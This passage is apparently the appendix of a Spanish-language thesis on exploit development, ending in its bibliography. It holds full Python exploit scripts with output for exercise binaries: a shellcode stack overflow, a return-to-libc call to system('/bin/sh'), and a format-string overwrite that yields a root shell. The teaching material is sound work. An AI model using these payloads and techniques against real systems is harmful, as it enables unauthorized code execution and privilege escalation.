exploit  = "\x90" * 20                         #nops iniciales buf
exploit += shellcode                           #shellcode
exploit += "A" * (80-20-len(shellcode))        #padding hasta fin de buf
exploit += "BBBB"                              #lleno cookie
exploit += "CCCC"                              #lleno ebp
exploit += pack("<I", ret_addr)                #defino return address

sys.stdout.write(exploit)
```

Y ejecutamos el exploit, logramos efectivamente que se imprima el mensaje ganador.

```
user@abos:~\$ ./exploit.py | ./stack4
buf: bffff5b4 cookie: bffff604
you win!
```

F. Script en Python para el Stack 4 con retorno a libc

Teniendo en cuenta el escenario especificado en el cuerpo del trabajo y considerando el código del programa vulnerable Stack 4, se presenta a continuación el script completo para su explotación.

```
#! /usr/bin/env python
"""Uso: ./exploit.py | ./stack4 """
```

```
import sys
from struct import pack

main_ret_addr   = 0xb7e633e0                    #addr de system
system_ret_addr = 0xb7e633e0                    #cualquier addr valida
system_param    = 0xb7f84551                    #addr "/bin/sh"

exploit  = "A" * 80                             #lleno buf
exploit += "BBBB"                               #lleno cookie
exploit += "CCCC"                               #lleno ebp
exploit += pack("<I", main_ret_addr)            #defino return address
exploit += pack("<I", system_ret_addr)          #salteo retaddr de system
exploit += pack("<I", system_param)             #arg de system("/bin/sh")

sys.stdout.write(exploit)
```

Y ejecutamos el exploit, logramos efectivamente una shell.

```
user@abos:~\$ ./exploit.py | ./stack4
\$ whoami
user
```

G. Script en Python para el ataque al Format String

Teniendo en cuenta el escenario especificado previamente el ataque a la cadena de texto del programa vulnerable se logra con los siguientes pasos.

1. Identificamos la dirección de `buf` en `gdb` Una consideración a tener en cuenta es que como el argumento que le vamos a pasar a `strcpy` se almacena en la pila, su longitud afecta el cálculo de la dirección de `buf`. En este caso sabemos que la longitud total del argumento (es decir la cantidad de caracteres que va a imprimir `printf`) debe ser de

0x(1)0000 que en decimal es 65536. Por eso para conocer la dirección que tendrá buf debugeamos el programa con un argumento cualquiera pero de esa longitud.

Armamos un archivo en Python para ingresar el input: exploit.py

```
#! /usr/bin/env python

import sys

exploit = "A" * 65536                          # 0x1000 == 65536

sys.stdout.write(exploit)
```

Y ejecutamos el programa vulnerable con ese argumento para conocer la dirección de buf:

```
\$ ../r.sh gdb ./fs1
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
(gdb) break main
(gdb) r "\$(./exploit.py)"
(gdb) break 6
(gdb) c
Continuing.

Breakpoint 2, main (argv=3, argc=0xbffff814) at fs1.c:6
6   strcpy(buf,argc[1]);

(gdb) x/wx buf
0xbffef680: 0x00000000
```

La dirección de buf es entonces 0xbffef680.

2. Planificamos el argumento de entrada

   - Inyectamos el shellcode en buf.

- Hacemos que `plen` apunte a `zero`.
- Escribimos basura en `zero` (porque vamos a pisar su valor).
- Incluimos una dirección válida cualquiera en `ebp`.
- Sobreescribimos la dirección de retorno para que apunte al shellcode.
- Extendemos longitud del input para imprimir un total de (1)0000 bytes, cantidad almacenada en `plen` (que apuntará a `zero`).




Figura 37: Estrategia de ataque.

3. Con eso en mente editamos el archivo en Python con el argumento definitivo: `exploit.py`

```
#! /usr/bin/env python

import sys
from struct import pack
```

```
#pwn a shell
shellcode  = "\xeb\x1e\x31\xc0\x5b\x88\x43\x07\x89\x5b\x08"
shellcode += "\x89\x43\x0c\x8d\x4b\x08\x8d\x53\x0c\x31\xd2"
shellcode += "\xb0\x0b\xcd\x80\xb0\x01\x31\xdb\xcd\x80\xe8"
shellcode += "\xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
shellcode += "\x41\x42\x42\x42\x42\x43\x43\x43\x43"

buf_size = 256

buf_addr  = 0xbffef680
zero_addr = buf_addr + buf_size + 4 + 2
#addr zero (4 bytes: int plen; 2 bytes: short int zero)

exploit  = "\x90" * 80                 #nop sled
exploit += shellcode                              #shellcode
exploit += "\x42" * (256-80-len(shellcode))   #fill buf
#total: 256 bytes

exploit += pack("<I", zero_addr)      #plen -> &zero
exploit += "AAAA"                     #basura en zero
exploit += pack("<I", buf_addr)       #basura en ebp
exploit += pack("<I", buf_addr)       #ret addr -> &shellcode
#total: 16 bytes

exploit += "B" * (65536-256-16)
#%hn contabiliza 0x10000 o 65536 bytes (*plen = 0000)

sys.stdout.write(exploit)
```

4. Ejecutamos el exploit

```
user@abos:$ ../r.sh ./fs1 "$(./exploit.py)"
```

```
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
# whoami
root
# id
uid=1001(user) gid=1001(user)
euid=0(root) groups=1001(user),27(sudo)
#
```

Gráficamente logramos el siguiente resultado:




Figura 38: Layout de la pila después del exploit.

9. Bibliografía

[1] J. Cano, "Inseguridad de la información: Una visión estratégica," *Bogota, Cundinamarca, Colombia: Alfaomega*, 2013.

[2] Schneier, Bruce, "Attack Trees," 1999. [Online]. Available: https://bit.ly/3cbCZDF

[3] J. Erickson, *Hacking: the art of exploitation*. No starch press, 2008.

[4] T. Alberto, "Guia teórico-práctica para introducirse en el desarrollo de exploits y sus mitigaciones," Ph.D. dissertation, 2019.

[5] M. Bishop, *Introduction to computer security*. Addison-Wesley Boston, 2005, vol. 50.

[6] A. S. Tanenbaum, *Sistemas operativos modernos*. Pearson Educación, 2003.

[7] B. E. Strom, A. Applebaum, D. P. Miller, K. C. Nickels, A. G. Pennington, and C. B. Thomas, "MITRE ATT&CK™ : Design and Philosophy," 2018. [Online]. Available: https://www.mitre.org/publications/technical-papers/

[8] J. Vest and J. Tubberville, *Red Team Development and Operations: A practical guide*, 2020.

[9] C. Smith, "Fantastic Red-Team Attacks and How to Find Them," 2019.

[10] M. Dowd, J. McDonald, and J. Schuh, *The art of software security assessment: Identifying and preventing software vulnerabilities*. Pearson Education, 2006.

[11] R. Mahmood and Q. H. Mahmoud, "Evaluation of Static Analysis Tools for Finding Vulnerabilities in Java and C/C++ Source Code," p. 7, 2018.

[12] S. Rawat, D. Ceara, L. Mounier, and M.-L. Potet, "Combining Static and Dynamic Analysis for Vulnerability Detection,"

arXiv:1305.3883 [cs], 2013, arXiv: 1305.3883. [Online]. Available: http://arxiv.org/abs/1305.3883

[13] Github Security Lab, "CodeQL," 2020. [Online]. Available: https://securitylab.github.com/tools/codeql/

[14] P. Yaworski, *Real-World Bug Hunting: A Field Guide to Web Hacking*. No Starch Press, 2019.

[15] C. A. Lozano, *Bug bounty hunting essentials quick-paced guide to help white-hat hackers get through bug bounty programs*, 2018.

[16] Saroka, Raú, *Sistemas de información*. Fundación Osde, 1998.

[17] MITRE, "Glosario Common Weakness Enumeration," 2018.

[18] ——, "Preguntas frecuentes acerca de CWE," 2020. [Online]. Available: https://cwe.mitre.org/about/faq.html

[19] Bishop, Matt, *Computer Security Art and Science, 2nd Edition*, 2nd ed. Addison-Wesley Professional, 2018.

[20] MITRE, "Common Weakness Enumeration," 2020. [Online]. Available: https://cwe.mitre.org

[21] J. Tang, G. Leu, and H. A. Abbass, "Computational Red Teaming," in *Simulation and Computational Red Teaming for Problem Solving*. IEEE, 2020, pp. 241–251, conference Name: Simulation and Computational Red Teaming for Problem Solving. [Online]. Available: https://ieeexplore.ieee.org/document/8889944

[22] I. Arce and G. McGraw, "Guest editors' introduction: Why attacking systems is a good idea," *IEEE Security & Privacy*, vol. 2, no. 4, pp. 17–19, 2004, publisher: IEEE.

[23] Miessler, Daniel, "Information Security Assessment Types," 2019. [Online]. Available: https://bit.ly/2YRjV8O

[24] G. Ollmann, "The Purple Team Pentest," 2016. [Online]. Available: https://bit.ly/2YUPm26

[25] Miessler, Daniel, "The Difference Between Red, Blue, and Purple Teams," 2020. [Online]. Available: https://bit.ly/3elUYJh

[26] Core Security, "What's Your Defense Strategy? Best Practices for Red Teams, Blue Teams, Purple Teams | Core Security," 2020. [Online]. Available: https://bit.ly/3dmzLgV

[27] E. Eilam, *Reversing: secrets of reverse engineering.* John Wiley & Sons, 2011.

[28] R. Bender, "Systems Development Lifecycle: Objectives and Requirements," p. 60, 2003.

[29] Krutz, Ronald and Vines, Russell Dean, *The CISSP and CAP Prep Guide*, 2006.

[30] L. Bell, Brunton-Spall, Michael, Smith, Rich, and Bird, Jim, *Agile Application Security*, 2017.

[31] B. W. Boehm, "Software engineering economics," *IEEE transactions on Software Engineering*, no. 1, pp. 4–21, 1984.

[32] C. Jones, *Applied Software Measurement: Assuring Productivity and Quality.* McGraw-Hill, 1997.

[33] G. McGraw, "Software security: building security in." *IEEE Security & Privacy*, vol. 2, no. 2, 2004.

[34] Microsoft, "Microsoft Security Development Lifecycle Practices," 2020. [Online]. Available: https://www.microsoft.com/en-us/securityengineering/sdl/practices

[35] Kent, Ryan, "Introduction to variant analysis with QL and LGTM," 2019. [Online]. Available: https://bit.ly/2WnuJvv

[36] Rosenbaum, Sasha, "GitHub Actions & code scanning with CodeQL," Open Security Summit, 2020. [Online]. Available: https://bit.ly/2ZRmwQP

[37] Maple, Simon and Buehrle, Anita, "So, you think your CI/CD environment is secure?" 2019. [Online]. Available: https://bit.ly/2NXoxFq

[38] LGTM, "Acerca de LGTM," 2019. [Online]. Available: https://bit.ly/36pzasZ

[39] Waisman, Nicolás, "Workshop on QL for Security Researchers," Ekoparty Conference, 2019.

[40] Serna, Fermin, "U-Boot NFS RCE Vulnerabilities (CVE-2019-14192)," 2019, library Catalog: securitylab.github.com. [Online]. Available: https://securitylab.github.com/research/uboot-rce-nfs-vulnerability

[41] T. Klein, *A bug hunter's diary: a guided tour through the wilds of software security.* No Starch Press, 2011.

[42] Netscape, "Press Release "NETSCAPE BUGS BOUNTY"," 1995.

[43] Trend Micro, "Zera Day Initiative. Infographic." 2018. [Online]. Available: https://bit.ly/2MhZCLK

[44] D. Geer and J. Harthorne, "Penetration testing: A duet," 2002, pp. 185–195.

[45] T. Maillart, M. Zhao, J. Grossklags, and J. Chuang, "Given enough eyeballs, all bugs are shallow? Revisiting Eric Raymond with bug bounty programs," *Journal of Cybersecurity*, vol. 3, no. 2, pp. 81–90, 2017, publisher: Oxford Academic.

[46] Frost & Sullivan, "Global Information Security Workforce Study. Benchmarking Workforce Capacity and Response to Cyber Risk," Tech. Rep., 2017.

[47] Universidad de Berkeley, "Cybersecurity Salaries and Job Outlook," 2019.

[48] Castro, Lucia and Bort, Gerardo, "openqube — Resultados de la encuesta de sueldos sysarmy 2020.01," 2020. [Online]. Available: https://openqube.io/encuesta-sueldos-2020.01

[49] Saroka, Raúl, "Outsourcing: del éxito al fracaso, solo un paso." Jornadas nacionales sobre Tecnología & Negocios. AGSI, 2006.

[50] Hackerone, "2019. The Hacker powered security report," 2019.

[51] A. Laszka, M. Zhao, A. Malbari, and J. Grossklags, "The Rules of Engagement for Bug Bounty Programs," in *Financial Cryptography and Data Security*, ser. Lecture Notes in Computer Science, S. Meiklejohn and K. Sako, Eds. Berlin, Heidelberg: Springer, 2018, pp. 138–159.

[52] Hackerone, "2020. Hacker report," 2020.

[53] ——, "Next-Gen Application Security," 2019.

[54] A. DeMartine, Balaouras, Stephanie, Kate Pesa,, and Dostie, Peggy, "Find Elusive Security Defects Using Bug Bounty Platforms," *Report Forrester for Security & Risk Professionals*, 2019. [Online]. Available: https://bit.ly/2CpDe1A

[55] Github. Notepad++ official repository., "Fix stack overflow in XML Parsing · notepad-plus-plus/notepad-plus-plus@ccdf7d8," 2020. [Online]. Available: https://bit.ly/30772YM

[56] Hackerone, "Notepad++ disclosed on HackerOne: Stack overflow in XML Parsing," 2019. [Online]. Available: https://hackerone.com/reports/480883

[57] ——, "Valve disclosed on HackerOne: Malformed NAV file leads to buffer..." 2019. [Online]. Available: https://hackerone.com/reports/542180

[58] ——, "VLC disclosed on HackerOne: VLC 4.0.0..." 2020. [Online]. Available: https://hackerone.com/reports/489102

[59] Wikipedia, "Reliable Internet Stream Transport," 2020. [Online]. Available: https://bit.ly/3h1osh7

[60] M. M. Rahman and B. M. M. Hossain, "Existence of Stack Overflow Vulnerabilities in Well-known Open Source Projects," *arXiv:1910.14374 [cs]*, 2019, arXiv: 1910.14374. [Online]. Available: http://arxiv.org/abs/1910.14374

[61] C. Cowan, F. Wagle, C. Pu, S. Beattie, and J. Walpole, "Buffer overflows: Attacks and defenses for the vulnerability of the decade," in *Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00*, vol. 2. IEEE, 2000, pp. 119–129.

[62] G. White and A. Conklin, "The appropriate use of force-on-force cyberexercises," *IEEE security & privacy*, vol. 2, no. 4, pp. 33–37, 2004, publisher: IEEE.

[63] Arce, Iván, "Winter is coming. Ekoparty security conference." Conferencia Ekoparty 11, 2015. [Online]. Available: https://bit.ly/2xnjcm4

[64] MITRE, "CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer," 2020. [Online]. Available: https://bit.ly/2yVI9Wd

[65] Serna, Fermin, "Using One Seed and Variant Analysis to Eradicate an Entire Vulnerability Class," BlackHat Security Conference, 2019. [Online]. Available: https://www.youtube.com/watch?v=omqh9aRf-QI

[66] K. Huang, M. Siegel, S. Madnick, X. Li, and Z. Feng, "Diversity or concentration? Hackers' strategy for working across multiple bug bounty programs," in *Proceedings of the IEEE Symposium on Security and Privacy*, vol. 2, 2016.

[67] H. Assal and S. Chiasson, "Security in the Software Development Lifecycle," p. 17, 2018.

[68] M. Howard and S. Lipner, *The security development lifecycle.* Microsoft Press Redmond, 2006, vol. 8.

[69] B. De Win, R. Scandariato, K. Buyens, J. Grégoire, and W. Joosen, "On the secure software development process: CLASP, SDL and Touchpoints compared," *Information and Software Technology*, vol. 51, no. 7, pp. 1152–1171, 2009. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0950584908000281

[70] Manico, Jim, "Secure Software Development Lifecycle," dotSecurity conference 2017, 2017.

[71] B. Chess and B. Arkin, "Software Security in Practice," *IEEE Security Privacy*, vol. 9, no. 2, pp. 89–92, 2011.

[72] M. Felderer and B. Katt, "A process for mastering security evolution in the development lifecycle," *International Journal on Software Tools for Technology Transfer*, vol. 17, no. 3, pp. 245–250, 2015.

[73] OWASP, "OWASP/DevGuide," 2020. [Online]. Available: https://github.com/OWASP/DevGuide

[74] OWASP, "The CLASP Application Security Process," 2005.

[75] Frost & Sullivan, "Analysis of the Global Public Vulnerability Research Market," Tech. Rep., 2017. [Online]. Available: https://bit.ly/2OkpibC

[76] Kent, Ryan, "Introduction to variant analysis with QL and LGTM (part 2)," 2019. [Online]. Available: https://bit.ly/3eaS2i2

[77] Holt, Chris, "Verizon Media Webinar Recap: Attack Surface Visibility & Reducing Risk," 2019.

[78] Fratantonio, Yanick, "MOBISEC - Mobile Security Course Curricula," 2019. [Online]. Available: https://mobisec.reyammer.io/slides

[79] Miessler, Daniel, "Tipos de análisis de la seguridad de la información," 2020. [Online]. Available: https://bit.ly/2V3VALN

[80] Aleph1, "Smashing the Stack for Fun and Profit. Phrack vol. 7, no. 49," 1996. [Online]. Available: http://www.phrack.org/issues/49/14.html

[81] Anley, C. and Heasman, F., "The Shellcoder's Handbook: Discovering and Exploiting Security Holes," 2007.

[82] Bowes, R., "Defcon Quals: babyecho (format string vulns in gory detail)." 2015.

[83] Cowan, C., Wagle, P., Pu, C., and Walpole, J., "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade." 1999.

[84] Protostar, "Format1. Exploit exercises." [Online]. Available: https://exploit-exercises.com/protostar/format1/

[85] Whittaker, J. A. and Thompson, H., "How to Break Software Security." 2003.